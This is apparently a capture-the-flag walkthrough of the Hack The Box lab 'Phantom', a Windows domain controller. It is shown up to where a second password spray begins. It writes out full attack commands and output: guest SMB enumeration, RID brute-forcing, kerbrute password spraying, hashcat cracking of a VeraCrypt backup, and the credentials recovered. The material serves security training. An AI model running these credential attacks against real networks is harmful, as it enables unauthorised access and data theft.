Nmap
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nmap -sC -sV -Pn 10.129.234.63 -oN ./nmap.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-24 06:17 +0000
Nmap scan report for 10.129.234.63
Host is up (0.48s latency).
Not shown: 987 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-24 06:20:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl, Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: phantom.vl, Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: PHANTOM
|   NetBIOS_Domain_Name: PHANTOM
|   NetBIOS_Computer_Name: DC
|   DNS_Domain_Name: phantom.vl
|   DNS_Computer_Name: DC.phantom.vl
|   DNS_Tree_Name: phantom.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2026-04-24T06:21:24+00:00
| ssl-cert: Subject: commonName=DC.phantom.vl
| Not valid before: 2026-04-23T06:18:38
|_Not valid after:  2026-10-23T06:18:38
|_ssl-date: 2026-04-24T06:22:03+00:00; +2m36s from scanner time.
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2m36s, deviation: 0s, median: 2m36s
| smb2-time:
|   date: 2026-04-24T06:21:26
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 134.26 seconds
We can find the DNS name DC.phantom.vl, let's add it to our /etc/hosts
Information Gathering
We can use guest:''to access to the smb service
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc smb phantom.vl -u guest -p '' -M spider_plus
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\guest:
SPIDER_PLUS 10.129.234.63   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.234.63   445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.63   445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.234.63   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.63   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.63   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.63   445    DC               [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.234.63   445    DC               [*] Enumerated shares
SMB         10.129.234.63   445    DC               Share           Permissions     Remark
SMB         10.129.234.63   445    DC               -----           -----------     ------
SMB         10.129.234.63   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.63   445    DC               C$                              Default share
SMB         10.129.234.63   445    DC               Departments Share
SMB         10.129.234.63   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.63   445    DC               NETLOGON                        Logon server share
SMB         10.129.234.63   445    DC               Public          READ
SMB         10.129.234.63   445    DC               SYSVOL                          Logon server share
SPIDER_PLUS 10.129.234.63   445    DC               [+] Saved share-file metadata to "/home/wither/.nxc/modules/nxc_spider_plus/10.129.234.63.json".
SPIDER_PLUS 10.129.234.63   445    DC               [*] SMB Shares:           7 (ADMIN$, C$, Departments Share, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.234.63   445    DC               [*] SMB Readable Shares:  2 (IPC$, Public)
SPIDER_PLUS 10.129.234.63   445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.234.63   445    DC               [*] Total folders found:  0
SPIDER_PLUS 10.129.234.63   445    DC               [*] Total files found:    1
SPIDER_PLUS 10.129.234.63   445    DC               [*] File size average:    14.22 KB
SPIDER_PLUS 10.129.234.63   445    DC               [*] File size min:        14.22 KB
SPIDER_PLUS 10.129.234.63   445    DC               [*] File size max:        14.22 KB

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ cat /home/wither/.nxc/modules/nxc_spider_plus/10.129.234.63.json
{
    "Public": {
        "tech_support_email.eml": {
            "atime_epoch": "2024-07-06 16:08:50",
            "ctime_epoch": "2024-07-06 16:08:50",
            "mtime_epoch": "2024-07-06 16:09:28",
            "size": "14.22 KB"
        }
    }
}
Let's download this email and we can check it
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ cat tech_support_email.eml
Content-Type: multipart/mixed; boundary="===============6932979162079994354=="
MIME-Version: 1.0
From: alucas@phantom.vl
To: techsupport@phantom.vl
Date: Sat, 06 Jul 2024 12:02:39 -0000
Subject: New Welcome Email Template for New Employees

--===============6932979162079994354==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit


Dear Tech Support Team,

I have finished the new welcome email template for onboarding new employees.

Please find attached the example template. Kindly start using this template for all new employees.

Best regards,
Anthony Lucas
--snip--
attachment data
--snip--
We can use python script to help us extract it
──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ python3 -c "
import email
with open('tech_support_email.eml') as f:
    msg = email.message_from_file(f)
for part in msg.walk():
    if part.get_filename() == 'welcome_template.pdf':
        with open('welcome_template.pdf', 'wb') as out:
            out.write(part.get_payload(decode=True))
Then we can get a pdf file welcome_template.pdf

From the email, we have known the username Anthony Lucas
To get the full username list, I will brute force RID
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc smb phantom.vl -u guest -p '' --rid-brute
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\guest:
SMB         10.129.234.63   445    DC               498: PHANTOM\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.234.63   445    DC               500: PHANTOM\Administrator (SidTypeUser)
SMB         10.129.234.63   445    DC               501: PHANTOM\Guest (SidTypeUser)
SMB         10.129.234.63   445    DC               502: PHANTOM\krbtgt (SidTypeUser)
SMB         10.129.234.63   445    DC               512: PHANTOM\Domain Admins (SidTypeGroup)
SMB         10.129.234.63   445    DC               513: PHANTOM\Domain Users (SidTypeGroup)
SMB         10.129.234.63   445    DC               514: PHANTOM\Domain Guests (SidTypeGroup)
SMB         10.129.234.63   445    DC               515: PHANTOM\Domain Computers (SidTypeGroup)
SMB         10.129.234.63   445    DC               516: PHANTOM\Domain Controllers (SidTypeGroup)
SMB         10.129.234.63   445    DC               517: PHANTOM\Cert Publishers (SidTypeAlias)
SMB         10.129.234.63   445    DC               518: PHANTOM\Schema Admins (SidTypeGroup)
SMB         10.129.234.63   445    DC               519: PHANTOM\Enterprise Admins (SidTypeGroup)
SMB         10.129.234.63   445    DC               520: PHANTOM\Group Policy Creator Owners (SidTypeGroup)
SMB         10.129.234.63   445    DC               521: PHANTOM\Read-only Domain Controllers (SidTypeGroup)
SMB         10.129.234.63   445    DC               522: PHANTOM\Cloneable Domain Controllers (SidTypeGroup)
SMB         10.129.234.63   445    DC               525: PHANTOM\Protected Users (SidTypeGroup)
SMB         10.129.234.63   445    DC               526: PHANTOM\Key Admins (SidTypeGroup)
SMB         10.129.234.63   445    DC               527: PHANTOM\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.234.63   445    DC               553: PHANTOM\RAS and IAS Servers (SidTypeAlias)
SMB         10.129.234.63   445    DC               571: PHANTOM\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.234.63   445    DC               572: PHANTOM\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.234.63   445    DC               1000: PHANTOM\DC$ (SidTypeUser)
SMB         10.129.234.63   445    DC               1101: PHANTOM\DnsAdmins (SidTypeAlias)
SMB         10.129.234.63   445    DC               1102: PHANTOM\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.234.63   445    DC               1103: PHANTOM\svc_sspr (SidTypeUser)
SMB         10.129.234.63   445    DC               1104: PHANTOM\TechSupports (SidTypeGroup)
SMB         10.129.234.63   445    DC               1105: PHANTOM\Server Admins (SidTypeGroup)
SMB         10.129.234.63   445    DC               1106: PHANTOM\ICT Security (SidTypeGroup)
SMB         10.129.234.63   445    DC               1107: PHANTOM\DevOps (SidTypeGroup)
SMB         10.129.234.63   445    DC               1108: PHANTOM\Accountants (SidTypeGroup)
SMB         10.129.234.63   445    DC               1109: PHANTOM\FinManagers (SidTypeGroup)
SMB         10.129.234.63   445    DC               1110: PHANTOM\EmployeeRelations (SidTypeGroup)
SMB         10.129.234.63   445    DC               1111: PHANTOM\HRManagers (SidTypeGroup)
SMB         10.129.234.63   445    DC               1112: PHANTOM\rnichols (SidTypeUser)
SMB         10.129.234.63   445    DC               1113: PHANTOM\pharrison (SidTypeUser)
SMB         10.129.234.63   445    DC               1114: PHANTOM\wsilva (SidTypeUser)
SMB         10.129.234.63   445    DC               1115: PHANTOM\elynch (SidTypeUser)
SMB         10.129.234.63   445    DC               1116: PHANTOM\nhamilton (SidTypeUser)
SMB         10.129.234.63   445    DC               1117: PHANTOM\lstanley (SidTypeUser)
SMB         10.129.234.63   445    DC               1118: PHANTOM\bbarnes (SidTypeUser)
SMB         10.129.234.63   445    DC               1119: PHANTOM\cjones (SidTypeUser)
SMB         10.129.234.63   445    DC               1120: PHANTOM\agarcia (SidTypeUser)
SMB         10.129.234.63   445    DC               1121: PHANTOM\ppayne (SidTypeUser)
SMB         10.129.234.63   445    DC               1122: PHANTOM\ibryant (SidTypeUser)
SMB         10.129.234.63   445    DC               1123: PHANTOM\ssteward (SidTypeUser)
SMB         10.129.234.63   445    DC               1124: PHANTOM\wstewart (SidTypeUser)
SMB         10.129.234.63   445    DC               1125: PHANTOM\vhoward (SidTypeUser)
SMB         10.129.234.63   445    DC               1126: PHANTOM\crose (SidTypeUser)
SMB         10.129.234.63   445    DC               1127: PHANTOM\twright (SidTypeUser)
SMB         10.129.234.63   445    DC               1128: PHANTOM\fhanson (SidTypeUser)
SMB         10.129.234.63   445    DC               1129: PHANTOM\cferguson (SidTypeUser)
SMB         10.129.234.63   445    DC               1130: PHANTOM\alucas (SidTypeUser)
SMB         10.129.234.63   445    DC               1131: PHANTOM\ebryant (SidTypeUser)
SMB         10.129.234.63   445    DC               1132: PHANTOM\vlynch (SidTypeUser)
SMB         10.129.234.63   445    DC               1133: PHANTOM\ghall (SidTypeUser)
SMB         10.129.234.63   445    DC               1134: PHANTOM\ssimpson (SidTypeUser)
SMB         10.129.234.63   445    DC               1135: PHANTOM\ccooper (SidTypeUser)
SMB         10.129.234.63   445    DC               1136: PHANTOM\vcunningham (SidTypeUser)
SMB         10.129.234.63   445    DC               1137: PHANTOM\SSPR Service (SidTypeGroup)
Now we can use bash to grab all the valid username
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ netexec smb 10.129.234.63 -u guest -p '' --rid-brute | grep SidTypeUser | cut -d'\' -f2 | cut -d' ' -f1 > users.txt

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ head users.txt
Administrator
Guest
krbtgt
DC$
svc_sspr
rnichols
pharrison
wsilva
elynch
nhamilton
Now let's try to password spray
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ sudo ntpdate -u phantom.vl
2026-04-24 07:19:59.002178 (+0000) +7.924870 +/- 0.201992 phantom.vl 10.129.234.63 s1 no-leap
CLOCK: time stepped by 7.924870

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ kerbrute passwordspray -d phantom.vl --dc dc.phantom.vl users.txt 'Ph4nt0m@5t4rt!'

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/24/26 - Ronnie Flathers @ropnop

2026/04/24 07:20:01 >  Using KDC(s):
2026/04/24 07:20:01 >   dc.phantom.vl:88

2026/04/24 07:20:02 >  [!] Guest@phantom.vl:Ph4nt0m@5t4rt! - [Root cause: KDC_Error] KDC_Error: AS Exchange Error: kerberos error response from KDC: KRB Error: (14) KDC_ERR_ETYPE_NOSUPP KDC has no support for encryption type
2026/04/24 07:20:05 >  [+] VALID LOGIN:  ibryant@phantom.vl:Ph4nt0m@5t4rt!
2026/04/24 07:20:05 >  Done! Tested 21 logins (1 successes) in 4.020 seconds
Now let's verify this credit ibryant@phantom.vl:Ph4nt0m@5t4rt!
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc smb phantom.vl -u ibryant -p 'Ph4nt0m@5t4rt!'
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc winrm phantom.vl -u ibryant -p 'Ph4nt0m@5t4rt!'
WINRM       10.129.234.63   5985   DC               [*] Windows Server 2022
WINRM       10.129.234.63   5985   DC               [-] phantom.vl\ibryant:Ph4nt0m@5t4rt!
This credit can access to smb,but winrmreject it.
Continue to enumerate the smb share of this account
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ nxc smb phantom.vl -u ibryant -p 'Ph4nt0m@5t4rt!' -M spider_plus
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [+] phantom.vl\ibryant:Ph4nt0m@5t4rt!
SPIDER_PLUS 10.129.234.63   445    DC               [*] Started module spidering_plus with the following options:
SPIDER_PLUS 10.129.234.63   445    DC               [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 10.129.234.63   445    DC               [*]     STATS_FLAG: True
SPIDER_PLUS 10.129.234.63   445    DC               [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 10.129.234.63   445    DC               [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 10.129.234.63   445    DC               [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 10.129.234.63   445    DC               [*]  OUTPUT_FOLDER: /home/wither/.nxc/modules/nxc_spider_plus
SMB         10.129.234.63   445    DC               [*] Enumerated shares
SMB         10.129.234.63   445    DC               Share           Permissions     Remark
SMB         10.129.234.63   445    DC               -----           -----------     ------
SMB         10.129.234.63   445    DC               ADMIN$                          Remote Admin
SMB         10.129.234.63   445    DC               C$                              Default share
SMB         10.129.234.63   445    DC               Departments Share READ
SMB         10.129.234.63   445    DC               IPC$            READ            Remote IPC
SMB         10.129.234.63   445    DC               NETLOGON        READ            Logon server share
SMB         10.129.234.63   445    DC               Public          READ
SMB         10.129.234.63   445    DC               SYSVOL          READ            Logon server share
SPIDER_PLUS 10.129.234.63   445    DC               [+] Saved share-file metadata to "/home/wither/.nxc/modules/nxc_spider_plus/10.129.234.63.json".
SPIDER_PLUS 10.129.234.63   445    DC               [*] SMB Shares:           7 (ADMIN$, C$, Departments Share, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.234.63   445    DC               [*] SMB Readable Shares:  5 (Departments Share, IPC$, NETLOGON, Public, SYSVOL)
SPIDER_PLUS 10.129.234.63   445    DC               [*] SMB Filtered Shares:  1
SPIDER_PLUS 10.129.234.63   445    DC               [*] Total folders found:  23
SPIDER_PLUS 10.129.234.63   445    DC               [*] Total files found:    19
SPIDER_PLUS 10.129.234.63   445    DC               [*] File size average:    13.56 MB
SPIDER_PLUS 10.129.234.63   445    DC               [*] File size min:        22 B
SPIDER_PLUS 10.129.234.63   445    DC               [*] File size max:        82.48 MB

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ cat /home/wither/.nxc/modules/nxc_spider_plus/10.129.234.63.json
{
    "Departments Share": {
        "Finance/Expense_Reports.pdf": {
            "atime_epoch": "2024-07-06 16:25:11",
            "ctime_epoch": "2024-07-06 16:25:10",
            "mtime_epoch": "2024-07-11 15:02:34",
            "size": "693.08 KB"
        },
        "Finance/Invoice-Template.pdf": {
            "atime_epoch": "2024-07-06 16:23:54",
            "ctime_epoch": "2024-07-06 16:23:53",
            "mtime_epoch": "2024-07-06 16:23:54",
            "size": "185.68 KB"
        },
        "Finance/TaxForm.pdf": {
            "atime_epoch": "2024-07-06 16:22:58",
            "ctime_epoch": "2024-07-06 16:22:57",
            "mtime_epoch": "2024-07-06 16:22:58",
            "size": "156.98 KB"
        },
        "HR/Employee-Emergency-Contact-Form.pdf": {
            "atime_epoch": "2024-07-06 16:21:31",
            "ctime_epoch": "2024-07-06 16:21:30",
            "mtime_epoch": "2024-07-11 15:02:11",
            "size": "21.35 KB"
        },
        "HR/EmployeeHandbook.pdf": {
            "atime_epoch": "2024-07-06 16:16:25",
            "ctime_epoch": "2024-07-06 16:16:24",
            "mtime_epoch": "2024-07-06 16:16:25",
            "size": "289.49 KB"
        },
        "HR/Health_Safety_Information.pdf": {
            "atime_epoch": "2024-07-06 16:20:39",
            "ctime_epoch": "2024-07-06 16:20:38",
            "mtime_epoch": "2024-07-06 16:20:39",
            "size": "3.76 MB"
        },
        "HR/NDA_Template.pdf": {
            "atime_epoch": "2024-07-06 16:17:33",
            "ctime_epoch": "2024-07-06 16:17:32",
            "mtime_epoch": "2024-07-06 16:17:33",
            "size": "18.35 KB"
        },
        "IT/Backup/IT_BACKUP_201123.hc": {
            "atime_epoch": "2024-07-06 18:04:14",
            "ctime_epoch": "2024-07-06 18:04:14",
            "mtime_epoch": "2024-07-06 18:04:34",
            "size": "12 MB"
        },
        "IT/TeamViewerQS_x64.exe": {
            "atime_epoch": "2024-07-06 16:27:31",
            "ctime_epoch": "2024-07-06 16:27:31",
            "mtime_epoch": "2024-07-06 16:26:59",
            "size": "30.99 MB"
        },
        "IT/TeamViewer_Setup_x64.exe": {
            "atime_epoch": "2024-07-06 16:27:31",
            "ctime_epoch": "2024-07-06 16:27:31",
            "mtime_epoch": "2024-07-06 16:27:15",
            "size": "76.66 MB"
        },
        "IT/Wireshark-4.2.5-x64.exe": {
            "atime_epoch": "2024-07-06 16:14:08",
            "ctime_epoch": "2024-07-06 16:13:17",
            "mtime_epoch": "2024-07-06 16:25:36",
            "size": "82.48 MB"
        },
        "IT/mRemoteNG-Installer-1.76.20.24615.msi": {
            "atime_epoch": "2024-07-06 16:14:26",
            "ctime_epoch": "2024-07-06 16:14:21",
            "mtime_epoch": "2024-07-06 16:25:36",
            "size": "41.57 MB"
        },
        "IT/veracrypt-1.26.7-Ubuntu-22.04-amd64.deb": {
            "atime_epoch": "2024-07-11 14:59:06",
            "ctime_epoch": "2024-07-11 14:59:02",
            "mtime_epoch": "2024-07-11 14:59:06",
            "size": "8.77 MB"
        }
    },
Departments Shareseems very interesting here.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ smbclient '//dc.phantom.vl/Departments Share' -U 'ibryant%Ph4nt0m@5t4rt!'
I will download all of these files, but after a quick view, only IT_BACKUP_2021123.hcis useful for us.
One of the installers is VeraCrypt, a free and open-source tool for encrypting large amounts of data to protect privacy. It creates encrypted volumes in .hc files, much like files in Backups.
The machine information told us:
Should you need to crack a hash, use a short custom wordlist based on company name and simple mutation rules commonly seen in real life passwords (e.g. year and a special character).
I will use the company name as the base vocabulary and use AI to help us generate a rule table.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ cat phantom_base_wordlist
phantom

# Hashcat Rules for "Phantom" + Year + Special Character variations
# Base word: Phantom
# Usage: hashcat -r rules wordlist.txt target_hashes.txt

# Basic transformations
:
l
u
c
C

# Add common years at the end (2020-2025)
$2$0$2$5
$2$0$2$4
$2$0$2$3
$2$0$2$2
$2$0$2$1
$2$0$2$0

# Add years with common special characters (2020-2025)
$2$0$2$5$!
$2$0$2$4$!
$2$0$2$3$!
$2$0$2$2$!
$2$0$2$1$!
$2$0$2$0$!
$2$0$2$5$@
$2$0$2$4$@
$2$0$2$3$@
$2$0$2$2$@
$2$0$2$1$@
$2$0$2$0$@
$2$0$2$5$#
$2$0$2$4$#
$2$0$2$3$#
$2$0$2$2$#
$2$0$2$1$#
$2$0$2$0$#
$2$0$2$5$$
$2$0$2$4$$
$2$0$2$3$$
$2$0$2$2$$
$2$0$2$1$$
$2$0$2$0$$

# Capitalize first letter + years + special chars (2020-2025)
c $2$0$2$5$!
c $2$0$2$4$!
c $2$0$2$3$!
c $2$0$2$2$!
c $2$0$2$1$!
c $2$0$2$0$!

# All uppercase + years + special chars (2020-2025)
u $2$0$2$5$!
u $2$0$2$4$!
u $2$0$2$3$!
u $2$0$2$2$!
u $2$0$2$1$!
u $2$0$2$0$!

# Prepend special characters (2020-2025)
^! $2$0$2$5
^@ $2$0$2$5
^# $2$0$2$5
^$ $2$0$2$5

# Common number substitutions (leet speak) (2020-2025)
so0 $2$0$2$5$!
so0 $2$0$2$4$!
so0 $2$0$2$3$!
so0 $2$0$2$2$!
so0 $2$0$2$1$!
so0 $2$0$2$0$!

# Replace 'a' with '@' (2020-2025)
sa@ $2$0$2$5$!
sa@ $2$0$2$4$!
sa@ $2$0$2$3$!
sa@ $2$0$2$2$!

# Replace 'a' with '4' (2020-2025)
sa4 $2$0$2$5$!
sa4 $2$0$2$4$!
sa4 $2$0$2$3$!
sa4 $2$0$2$2$!
sa4 $2$0$2$1$!
sa4 $2$0$2$0$!

# Multiple leet substitutions (a->4, o->0) (2020-2025)
sa4 so0 $2$0$2$5$!
sa4 so0 $2$0$2$4$!
sa4 so0 $2$0$2$3$!
sa4 so0 $2$0$2$2$!
sa4 so0 $2$0$2$1$!
sa4 so0 $2$0$2$0$!

# Capitalize first + leet substitutions (2020-2025)
c sa4 so0 $2$0$2$5$!
c sa4 so0 $2$0$2$4$!
c sa4 so0 $2$0$2$3$!
c sa4 so0 $2$0$2$2$!
c sa4 so0 $2$0$2$1$!
c sa4 so0 $2$0$2$0$!

# Multiple special characters (2020-2025)
$2$0$2$5$!$!
$2$0$2$4$!$!
$2$0$2$3$!$!
$2$0$2$5$@$!
$2$0$2$4$@$!
$2$0$2$3$@$!
$2$0$2$5$#$!
$2$0$2$4$#$!
$2$0$2$3$#$!

# Years in the middle with special chars at end (2020-2025)
$2$0 $2$5 $!
$2$0 $2$4 $!
$2$0 $2$3 $!
$2$0 $2$2 $!
$2$0 $2$1 $!
$2$0 $2$0 $!

# Short years (last two digits) (20-25)
$2$5$!
$2$4$!
$2$3$!
$2$2$!
$2$1$!
$2$0$!

# Combinations with multiple transformations (2020-2025)
c sa@ $2$0$2$5$!
c so0 $2$0$2$5$!
u sa@ $2$0$2$5$!
u so0 $2$0$2$5$!
c sa4 $2$0$2$5$!
c sa4 $2$0$2$4$!
u sa4 so0 $2$0$2$5$!
u sa4 so0 $2$0$2$4$!
Then use hashcat to crack that
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ hashcat -a 0 IT_BACKUP_201123.hc phantom_base_wordlist -m 13721 -r rules
...[snip]...
IT_BACKUP_201123.hc:Phantom2023!
...[snip]...
Also we need to download Veracryptto help us decrypt the file
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ sudo veracrypt IT_BACKUP_201123.hc /mnt/ --password='Phantom2023!'

┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ ls /mnt/
'$RECYCLE.BIN'         azure_vms_1104.json   splunk_logs_1102             ticketing_system_backup.zip
 azure_vms_0805.json   azure_vms_1123.json   splunk_logs1203              vyos_backup.tar.gz
 azure_vms_1023.json   splunk_logs_1003     'System Volume Information'
The log files are quite large. I tried using grep to search for keywords like "password," but didn't find anything useful. I'll try unzipping the vyos_backup.tar.gz file to see what happens.
There is a config file config/config.boot
vpn {
    sstp {
        authentication {
            local-users {
                username lstanley {
                    password "gB6XTcqVP5MlP7Rc"
                }
            }
            mode "local"
        }
        client-ip-pool SSTP-POOL {
            range "10.0.0.2-10.0.0.100"
        }
        default-pool "SSTP-POOL"
        gateway-address "10.0.0.1"
        ssl {
            ca-certificate "CA"
            certificate "Server"
        }
    }
}
We can get another credit here lstanley:gB6XTcqVP5MlP7Rc
Let's verify its credit
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ netexec smb  dc.phantom.vl -u lstanley -p gB6XTcqVP5MlP7Rc
SMB         10.129.234.63   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:phantom.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.63   445    DC               [-] phantom.vl\lstanley:gB6XTcqVP5MlP7Rc STATUS_LOGON_FAILURE
The account lstanleyis existed, but the password is wrong.
I would continue to use this password to try password spray
┌──(wither㉿localhost)-[~/Templates/htb-labs/Medium/Phantom]
└─$ kerbrute passwordspray -d phantom.vl --dc dc.phantom.vl users.txt gB6XTcqVP5MlP7Rc


    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 04/24/26 - Ronnie Flathers @ropnop

2026/04/24 13:09:36 >  Using KDC(s):
2026/04/24 13:09:36 >   dc.phantom.vl:88

